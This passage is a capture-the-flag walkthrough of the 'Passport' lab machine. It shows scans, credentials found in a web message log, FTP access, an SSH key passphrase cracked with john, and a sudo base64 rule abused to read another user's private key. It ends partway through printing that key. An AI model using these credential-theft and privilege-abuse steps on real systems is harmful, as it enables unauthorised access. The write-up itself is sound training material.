
Summary #
On port 80 there is a website called Passport Expiry Reminder. Using feroxbuster we find a message log containing credentials which we can use to log into the FTP service. We download a password protected SSH private key of the luigi user, crack it using john and get initial access via SSH. Using sudo privileges we can get the password protected SSH private key of the luca user, also crack it using john and move laterally. As the luca user we’re member of the rops group and attach to a tmux session running as the root user to escalate our privileges.
Specifications #
- Name: PASSPORT
- Platform: PG PRACTICE
- Points: 10
- Difficulty: Intermediate
- System overview: Linux passport 5.4.0-193-generic #213-Ubuntu SMP Fri Aug 2 19:14:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.202.112
- OFFSEC provided credentials: None
- HASH:
local.txt:7402b40595e2403f855475cdc7f11fc9 - HASH:
proof.txt:03d49ff43b317ce97a873cb3d4bd5072
Preparation #
First we’ll create a directory structure for our files, set the IP address to a bash variable and ping the target:
## create directory structure
mkdir passport && cd passport && mkdir enum files exploits uploads tools

## list directory
ls -la

total 28
drwxrwxr-x  7 kali kali 4096 Oct 11 18:32 .
drwxrwxr-x 88 kali kali 4096 Oct 11 18:32 ..
drwxrwxr-x  2 kali kali 4096 Oct 11 18:32 enum
drwxrwxr-x  2 kali kali 4096 Oct 11 18:32 exploits
drwxrwxr-x  2 kali kali 4096 Oct 11 18:32 files
drwxrwxr-x  2 kali kali 4096 Oct 11 18:32 tools
drwxrwxr-x  2 kali kali 4096 Oct 11 18:32 uploads

## set bash variable
ip=192.168.202.112

## ping target to check if it's online
ping $ip

PING 192.168.202.112 (192.168.202.112) 56(84) bytes of data.
64 bytes from 192.168.202.112: icmp_seq=1 ttl=61 time=19.6 ms
64 bytes from 192.168.202.112: icmp_seq=2 ttl=61 time=19.5 ms
^C
--- 192.168.202.112 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 19.478/19.517/19.556/0.039 ms
Reconnaissance #
Portscanning #
Using Rustscan we can see what TCP ports are open. This tool is part of my default portscan flow.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.202.112:21
Open 192.168.202.112:22
Open 192.168.202.112:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-11 18:36 CEST
Initiating Ping Scan at 18:36
Scanning 192.168.202.112 [4 ports]
Completed Ping Scan at 18:36, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:36
Completed Parallel DNS resolution of 1 host. at 18:36, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:36
Scanning 192.168.202.112 [3 ports]
Discovered open port 80/tcp on 192.168.202.112
Discovered open port 22/tcp on 192.168.202.112
Discovered open port 21/tcp on 192.168.202.112
Completed SYN Stealth Scan at 18:36, 0.06s elapsed (3 total ports)
Nmap scan report for 192.168.202.112
Host is up, received echo-reply ttl 61 (0.020s latency).
Scanned at 2025-10-11 18:36:17 CEST for 0s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 61
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
21/tcp open  ftp     syn-ack ttl 61
22/tcp open  ssh     syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
21,22,80

## use this output in the `nmap` command below:
sudo nmap -T3 -p 21,22,80 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.5
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 51:56:a7:34:16:8e:3d:47:17:c8:96:d5:e6:94:46:46 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEXg8FXWFLif7j7FQTu8UHDljVPydJScrSANssTmxaJiGrN+gwRDyUv2b+RDyMJQIh78HqKdGNtN2DyFkj7Mt78Rgb8+cHhCM4+qQAIj79w3BaA/U4776LXcoCGzJbZsaevQdLTCaVALgs7udySPJvQ+1s6dFHuNPuxmIRmRP9gf0K3rRbV04il4uUVkOD27qyPmzdSDH/BF+L/ySHkrZqHR4jU6oss2bUtJxT2XU/MS/uxxIoJW8Mx772nL/raLMhxpa3DRKbOCW32F/Jwn3St70NIuA1NX54djYYUJX7DyNFEJEcG7dv9IaPVPtqn+06VlxqfWkuMG9++OfbxPSJcLyPQev/KqLmXGfcMtcbx5q3dt4OphXFQX2XgRpaFlUva3VWLPiuXWK1inHCCRuS4XstquGaw4fFpAhwkSRlsU/Pp+21hqcsZP0IksRddCsqThMQ7G6UwnopYPAmX9HxZhFIq3OuF2Vrsmd2RqOP6kbHBQCl6e5RSiOMAGwrS/s=
|   256 fe:76:e3:4c:2b:f6:f5:21:a2:4d:9f:59:52:39:b9:16 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKul0mG57ikFKG/R4NkI3WOrqKfelhaucgrNRakIlWBS5kOhuds8Atr7ln/+Ibx68OAC4OmNCCIVfgCOTTeUNqY=
|   256 2c:dd:62:7d:d6:1c:f4:fd:a1:e4:c8:aa:11:ae:d6:1f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE8eByMdnF3xIjUD57sRJV68xTPIIajqwIJvps6f6Hu9
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Home
|_http-generator: Nicepage 6.15.2, nicepage.com
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.5

80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Home
|_http-generator: Nicepage 6.15.2, nicepage.com
On port 80 there is a website called Passport Expiry Reminder. There is also a link to a Reserved Area (http://192.168.202.112/reserved.php), however we don’t have credentials.

So, let’s run a feroxbuster to enumerate directories and files.
##run `feroxbuster`
feroxbuster -t 100 -d 4 --status-codes 200,301,401 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -o enum/feroxbuster-directory-list-2.3-raw-80

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.12.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.202.112:80/
 🚀  Threads               │ 100
 📖  Wordlist              │ /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌  Status Codes          │ [200, 301, 401]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.12.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💾  Output File           │ enum/feroxbuster-directory-list-2.3-raw-80
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
301      GET        9l       28w      319c http://192.168.202.112/images => http://192.168.202.112/images/
200      GET       10l       42w     2491c http://192.168.202.112/images/icons8-passport-96.png
200      GET      111l      411w     6909c http://192.168.202.112/reserved.php
200      GET       10l       42w     2491c http://192.168.202.112/images/icons8-passport-96-3.png
200      GET       17l      125w     9486c http://192.168.202.112/images/546310-71f3a1c7.png
200      GET      536l      978w     8604c http://192.168.202.112/css/index.css
200      GET      223l     1188w    23911c http://192.168.202.112/index.php
200      GET        2l     1297w    89476c http://192.168.202.112/js/jquery.js
200      GET       39l     6243w   374095c http://192.168.202.112/js/main.js
301      GET        9l       28w      316c http://192.168.202.112/css => http://192.168.202.112/css/
301      GET        9l       28w      315c http://192.168.202.112/js => http://192.168.202.112/js/
200      GET        3l       10w      609c http://192.168.202.112/images/favison.ico
200      GET       14l      117w     8493c http://192.168.202.112/images/546310.png
200      GET       73l      135w     1109c http://192.168.202.112/css/reserved.css
200      GET    22767l    55150w  1529036c http://192.168.202.112/css/main.css
200      GET      223l     1188w    23911c http://192.168.202.112/
301      GET        9l       28w      323c http://192.168.202.112/acct_login => http://192.168.202.112/acct_login/
301      GET        9l       28w      329c http://192.168.202.112/acct_login/trace => http://192.168.202.112/acct_login/trace/
200      GET       47l      144w     1247c http://192.168.202.112/acct_login/trace/10
200      GET       49l      156w     1304c http://192.168.202.112/acct_login/trace/1
200      GET       46l      129w     1192c http://192.168.202.112/acct_login/trace/22
200      GET       49l      150w     1307c http://192.168.202.112/acct_login/trace/46
200      GET       46l      155w     1269c http://192.168.202.112/acct_login/trace/51
200      GET       49l      133w     1249c http://192.168.202.112/acct_login/trace/63
200      GET       50l      141w     1249c http://192.168.202.112/acct_login/trace/97
[####################] - 3m    882235/882235  0s      found:25      errors:0
[####################] - 2m    220545/220545  1548/s  http://192.168.202.112:80/
[####################] - 6s    220545/220545  33956/s http://192.168.202.112/images/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 2m    220545/220545  1504/s  http://192.168.202.112/
[####################] - 7s    220545/220545  30187/s http://192.168.202.112/css/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 0s    220545/220545  502380/s http://192.168.202.112/js/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 2m    220545/220545  1592/s  http://192.168.202.112/acct_login/
[####################] - 2m    220545/220545  1599/s  http://192.168.202.112/acct_login/trace/
This shows a directory called acct_login with a trace sub-directory containing different files. There is an interesting file 51 (http://192.168.202.112/acct_login/trace/51). This appears to be a message log between a user called luigi and diego, discussing a password: Serendipity1903@.

Trying around the different services / forms we can log into the FTP service using these credentials: luigi:Serendipity1903@. When we login, we see a file called ssh.bak. This could be an SSH private key. Indeed, it’s an SSH private key.
## change directory
cd files

## log into the FTP service using: `luigi:Serendipity1903@`
ftp luigi@$ip
Connected to 192.168.202.112.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

## change to passive mode
ftp> passive
Passive mode: off; fallback to active mode: off.

## print content current directory
ftp> dir
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-------    1 1001     1001         3434 Sep 02  2024 ssh.bak
drwxr-xr-x    2 1001     1001         4096 Sep 02  2024 uploads
226 Directory send OK.

## downlod `ssh.bak`
ftp> get ssh.bak
local: ssh.bak remote: ssh.bak
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ssh.bak (3434 bytes).
100% |*******************************************************************|  3434        1.93 MiB/s    00:00 ETA
226 Transfer complete.
3434 bytes received in 00:00 (155.87 KiB/s)

## exit FTP
ftp> exit
221 Goodbye.

## print `ssh.bak`
cat ssh.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDNwXMqme
7uWOzzFgfs9smJAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQCvKQDXcQMy
UbwsEStgPynA5NiJNmJn8+RSY0ChEEiQ5mR9aRzclBo640GwZb6GjBVO13MQY51Hs9e3Gr
zfTD1ieFu1/q3TyKzihuAa73JWPlt286TAwLUCDKI54dXflkrSSoJBg+MiBqBuQf5SOY6M
6/OYIKgstHR/cq36v9AUEg07LbCqPigMehhook5IhBrzLeaXG/IscSlQTkKVuWtZzLAgyY
L5rk7VrZNg2y0kjfLI857cO/+uYGgFlE1GeMmYHxq+LVAZqE3P/v7RtlvGXmL3UPpw+ERT
nEHqUsyefRsK9v/A1yzhRIv5crKB1fUdlRxqDjPm/DISUkeNxtXu3Q6T/fGg+FoaGF9sR/
uIjehruSdvxX1fqVnZAPlY/2ECzFUuwinozS1LHutJbLuJW2CyCj/VxJqnS1CEqVrb/VJv
W5Lm2m6IRvONU36PSMGBNe/39mpzDiDDuX0NNHkaLRVC0/lzgJ1sTFP2soS4qYf6lAhDn5
vvpypQRRb59bC3Auyu49K4t3qm7UZzKiv67PaY8lywe0A7+i7zws1h1j6+mEjjXbjC8xHG
ssddbbkVrwiOjXw/eB0aCJAuZ7b29cvBr40Cn/MmaahSM4XQR+ZBWaGKYrFGEv7CBeTc5M
sw/FhOiBUNWp6TMC/MSlP09iZ7uFUF0lupTRi4iq0JMQAAB1AmS4LirlgIbqtT+/42tIqd
fTXNjpVVfHlqiHst95Fv87bS/m8+mtS0y241ZiLnMyR3awCm2iyWjdiwb7bXfZGJudjWkF
WNnzyQCAtKeVXbH2dZwKZckThFSRtJ7Rn6duvV64zMZO3Mn0MKncSowfDpAWkJp55+2fYa
4dbLceyu4+VHNf8ICm8SJm/dPfUv9hiD0R/5w20ZF90LnLrCzg6FpSPbde7d8BosGy0KB4
PVeke0mPa2QuGPtjXLOeb1d6NYuTe6nel7VDIMoQyxOBXWdeGDDqt3J+tG+cvsas5tBfW9
hUDn/yMnzig1gCC8OpT/kFGY+39hxCea58zJiuS8uddWLu9LZUrXlaqmZ7ldyln3FapOIi
5yo+AJ36SHZQ3FxYaSyhFjWnjilAP9lPiDYIMt6jAz5QVQrkjZx/jfrmKzb4wuhRrBNtgX
SUiE8sHEkVLlh26uUgWa2V7p6ke9/G76cfmTb8rPqEtsH9W3hdCV3By0BPuDv8QGK23q/L
jp02rIOGzoVR0CBnKwDDQ9bvEbvB+Vo+iWeArDZ8MCOx3N9XFUW/ThoYQQShn0QeD1Oh3e
U0ofs9gD29ef2biQUHfR40bmpqE8dwMOXY6x3CyVpq+zeeAG3/OmZajrlgIkQzzt5ZrTIu
hbTXj127CgojuZSCtkrCqBqoP+QKz8RC1apU2/VN/7qtC4+blSvftG6HavLwX4M9x+7QI5
Ak8UN/MDMEslq5nfpa2F9rQ4Hu7FZtuF8auQh/fRmd4zVCGEjSgmoeqHZbSjhGK6SFVNZf
OQvJkKbF+0DT97EGC/Sn510/XqWcfQDEbK6W+Gdu/S6k9Ht0g3zJUp/Y0zzgzNmKdp1/lD
8dPW0y3K1GIWzQuFQpNxqMZjpH55YwNKDAJYhKhBwdiUADd/SJS7/KaWK6cj4kwL1Pk2J5
MEReY32D1TI51ncoU+hTb4h9sVQuEcCAz9pYqIMxVVe0jhNvQHAMdkGwVRnXvffP2APYOQ
YSLboRbcOl6R8H1bKxoqSEv9ecFvt6LH9jsFgog5vi4CrWgAzsaXtVqkZHIsh83aFQKhrF
oLGEJ61X8GAd7N21gtboFybICkrXrc6zD87PvwdQsbNr13JiWkcyeMosMqIY0qhvpFGDY5
P6xl0jm3kQunmhXLE9ASNEED+opc/z/eG1YTw0V8ljmW6dgJAcC+stt9sh/8h95TVB1gKg
GN0sXDTrbRGpicxXQxLjNMYSjXrjSgAzR3pVWSSF3X5GRdVWF/zXySg1XuEcJ6KQf9XeLI
up+UhaopZAtxX3W3++rw9kYBk9lhJO/+0EBnLc/ahUYJO1uLfYZbRMvhDc8BN6ctsCueD8
xkhy0zudag6h9mlqngZNU21JvDzfnX604th+JILzI8C3JaYWdGxRSFYsxfPEu4UU6lRyfR
noVTCHS5OwAe6enK5YW8FXrF7KMUkPnTsEDCJDA/U+ySobl8jKCnGV1Dmsk7Msdo+6dUO4
wCrnkaD9HkamxByGOpIiECkwaMgTnRB/dhRRlVowOUnETFwxP4WeRduzGfNuTrTtimINgv
4pneB9sQhCxci0p7+SfTCZceAoNgIvn1c4OgT4ll1MDb1hQy8dp40V34yhIEEnD2yureQ8
rtn0Xuekwi470IxQe/A7zA3UYb+3W1H8Yhmj40qEvmDUJbbl45QMCrpBNe+PfvRdiPXDvT
IfCqTgK+Q4edKMV/GDJFo/D40JgXPV22qlrWUuxhb7eqLM4toSfp3qXboTqMITshwYcOqr
qI1akU8JEdRgNvYrS7sQvL4Ju9rZxRTmF7lVo58DIx+Be673ToChCSJKoFMerIuLKMaKYM
z9eE+jltncNr81oP/ba8YUnEu0Q5wJ0z4EaY2mtF7BVnb7IgVvtyKN5a1dGneKO11Nvu8+
pmhc01vo0jy/o5QMo9ZTaIb4FdWTldTd4uj+eWgX/sOog/x8UlPDuZf0b6htlZXql4M94A
21F6TPIdBXtbUt4KAgHfW9uFcmBp1S5jndrqlh2Q795dMoO+mjQSTgI7xfFaOXw/LlCGk9
/0eF886zd3fsX0d1hbg+rtHhfdWDzQoSZ39kh5Cjhim13fyPgLiyPFsc4x42frdbqjxQQx
LF6zMjdtggBCP9q/xTmZmMR63pDYReH6eybl7pfPkrNOLrkN13SDXh0SkEZqPFpWbC44zL
7816tFmtCRWrU/JNdE+LZHJmW8Biakt33mRksymxm9m3bTiOOXcu94Rj72QVQ35gqs7MH6
zH5MpaavBuxpfSNKo6+ihKHU6VGRHKILDSkP3c4xmiQUqJkdu2wcNwJX1TolrPMAy0GELS
kI+U5hwlKKhjTA2IchoYVEg4fUm/EreoOtKwMm5ebyDVUtnew/SPFtlh7DE9xJev43eTSR
PZpYRkumnqzyUVXUfU+bI2wnObfoQwnjCei4at0IvvEjPKSSHwxSEKwzvbN/89l9qwoQ6g
jni+X2rjdAHOfDa/ZdxhdEj28=
-----END OPENSSH PRIVATE KEY-----
When we try to get access to the target via SSH, we can see the SSH private key is password protected. We can use a tool called ssh2john to try to bruteforce the password on the RSA key. First we need to run the tool on the existing key to create a hash. Once we got the hash we use john to try to crack the hash. john cracks the hash as the password flowerpower.
## set correct permissions
chmod 600 ssh.bak

## log into target using SSH
ssh -i ssh.bak luigi@$ip
Enter passphrase for key 'ssh.bak':

## convert the rsa.key to a hash
ssh2john ssh.bak > ssh.hash

## use `john` to try to crack the hash
john ssh.hash --wordlist=/opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
flowerpower      (ssh.bak)
1g 0:00:00:37 DONE (2025-10-11 19:05) 0.02634g/s 79.24p/s 79.24c/s 79.24C/s kikay..colton
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

## login via SSH using: `luigi:flowerpower`
ssh -i ssh.bak luigi@$ip
Enter passphrase for key 'ssh.bak':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-193-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 11 Oct 2025 05:06:05 PM UTC

  System load:  0.0                Processes:               244
  Usage of /:   27.3% of 19.52GB   Users logged in:         1
  Memory usage: 27%                IPv4 address for ens160: 192.168.202.112
  Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

25 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


*** System restart required ***
Last login: Thu Oct 24 15:10:08 2024
$

## switch to bash shell
$ bash
luigi@passport:~$

## print `local.txt`
luigi@passport:~$ cat local.txt
7402b40595e2403f855475cdc7f11fc9
Lateral Movement #
Once logged in as the luigi user we check our sudo privileges and see that we can run the base64 command without a password using sudo on all /home directories. Listing all directories, we see there are two other users, diego and luca. We can try to see if these users also have an SSH private key in there home folder. When trying to run the sudo command to get the SSH key of the luca user: sudo /tmp/base64 /home/luca/.ssh/id_rsa we see the /tmp/base64 binary isn’t in the directory /tmp. So we first need to copy this binary to the /tmp directory. Once that’s in place we can us the sudo command to get the SSH private key of the luca user.
## check sudo privileges
luigi@passport:~$ sudo -l
Matching Defaults entries for luigi on passport:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luigi may run the following commands on passport:
    (ALL) NOPASSWD: /tmp/base64 /home/*

## list all /home directories
luigi@passport:~$ ls -la /home
total 20
drwxr-xr-x  5 root  root  4096 Sep  2  2024 .
drwxr-xr-x 20 root  root  4096 Nov 14  2024 ..
drwxr-xr-x  2 diego diego 4096 Sep  2  2024 diego
drwxr-xr-x  3 luca  luca  4096 Nov 13  2024 luca
drwxr-xr-x  5 luigi luigi 4096 Oct 24  2024 luigi

## trying to run sudo command
luigi@passport:~$ sudo /tmp/base64 /home/luca/.ssh/id_rsa
sudo: /tmp/base64: command not found

## copy `/usr/bin/base64` binary to `/tmp`
luigi@passport:~$ cp /usr/bin/base64 /tmp

## base64 encode the SSH private key of the `luca` user and decode it
luigi@passport:~$ sudo /tmp/base64 /home/luca/.ssh/id_rsa | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDXZ5BJ5g
4MmBWJfZyLa98UAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQCcYjeLhajq
LttYNa2JNMEX+FPfXdiDQYDKjf9EWfxINqKDBsD7vA6cjxAZtiHWIu7EjZJptZ9pQ25aQn
FZoMGAEzXm5xsJ/8b9RhOxB0TH8y6XCqHPSmhrAjmclxDnsnpZ5PPWk7dPoGoucp35zJAW
Bbl1tnX/Gnd1/tOz/LgccJqYXHs+KFy9gWYxXEJ5pKkiCCcBMYJpnBOJitRnaqyjZNMbga
cBpUQGG+kyeUKf0GCMAwfqFeiiyL8iaEiXZeXz0k4tLhZetZAo+TE93pvF1gAl5t9RiY3Q
ftWrEFaJ7G7AAwPdJKDYhdnWwZJUf2zj04gxEkCTUkscyqSFkPZavcoQxpjTZsjsIbS7Ok
JYaMLCbWDQ6IQGSctzbss5wYpbf9YXFCQu2lSTwJNA8a7YTVZGR1sHBKDj4fSQXqQpGhH4
KDk57MygXHfnHWKQLXHnGyKPn4wGG0NyBPgzxRDpKAimaACw7qXiniytfGhZ4pW1hVUjB/
m3mSoGdBlmHgGt+8je4PbxEXg+hb8QQFjoU3/Io2oiNVuXRr/hUIYiNNHNipyio5gXB2Bj
uTPEdzx03qZz5RCm0bvn1255sB8cXz7hYcT4w1B45rIgCoYyBCdjM/tmmeoPY5pcXpSqwQ
y/r6Rf4KR0Q01AxEv4uQOjgPNYte0cUmPdkLas44lDWwAAB1Dumgn5vA0THLAQ8CgRw3fw
jsLsVmpeCDodgCjK6pBj1ryZo5bB/GuzQAg/V7j/MaywGtYSRFWuiSGG9A75dRYT0n0uyp
Dfcf7lZwbNztWlcFJ90RftFrKxI20qov0PMC34XinoMU3gr3EMjYKXFRmQls1pWXdYVgGh
ZCtQlwoxw0q3ueqsJv0OglRy2Bvujsj6WDHQ0+GglcKl11wCR755Lo4lNuwzhI/42XaqIC
QpFfV3I2AHG0ehMkdisyw9juwCfDGfrWqKhUBib1/jarFjC8vv2mDc0QomiFmg+pAA3xBH
ZS1aiSoRaomdPltqtHXGS8Ko8jPJt4iGbFAJukvC42h+V/kewZ3G9ehYXB+GbY/vI+ehJ+
c0dtZA4wOekdsKx+TIrRTL1jHkbrkIn4+r74hVmv1fkE3kWE/OQABUM9AHOSHacaxf2Cef
wXkyxSSoAYMGNJ2eQBZxzkUbxU3t5RfCNHAAe3N1odh5i3d6UGBOwJatSAliFGn6F1kZg4
yoFlYbhj2BIf8Wep7GsZWyuDsFiTaWY+5o1OdkoqtF2qY94sWBu360cMCjmMuRmK9ZB2rl
rkBoRd0NvEscWug/3Zkwn5Zaz+My3zcmjYTY8DNDZw77n+VTAaEddKmNLYiSfAdGFMplse
U36dk2lzdx2eOFsufYVrZuC1TGIZDfMQk4llJXtQlNaLvq7EPbEBoVgnE4mZhXnL452PPr
pBJz8eLqu8KYuajd2eUxpkHEq1hgIPaAXKFNLqQRGyNce3Y8zk7tLD2UHLEO/1FxjJobt+
eTD5ZYv/ewPFwC1WuA5LyiEcB2rQrj8qDBrh8iCm0QkYInkkDrfsKwXSqekJL9WrE+fEHH
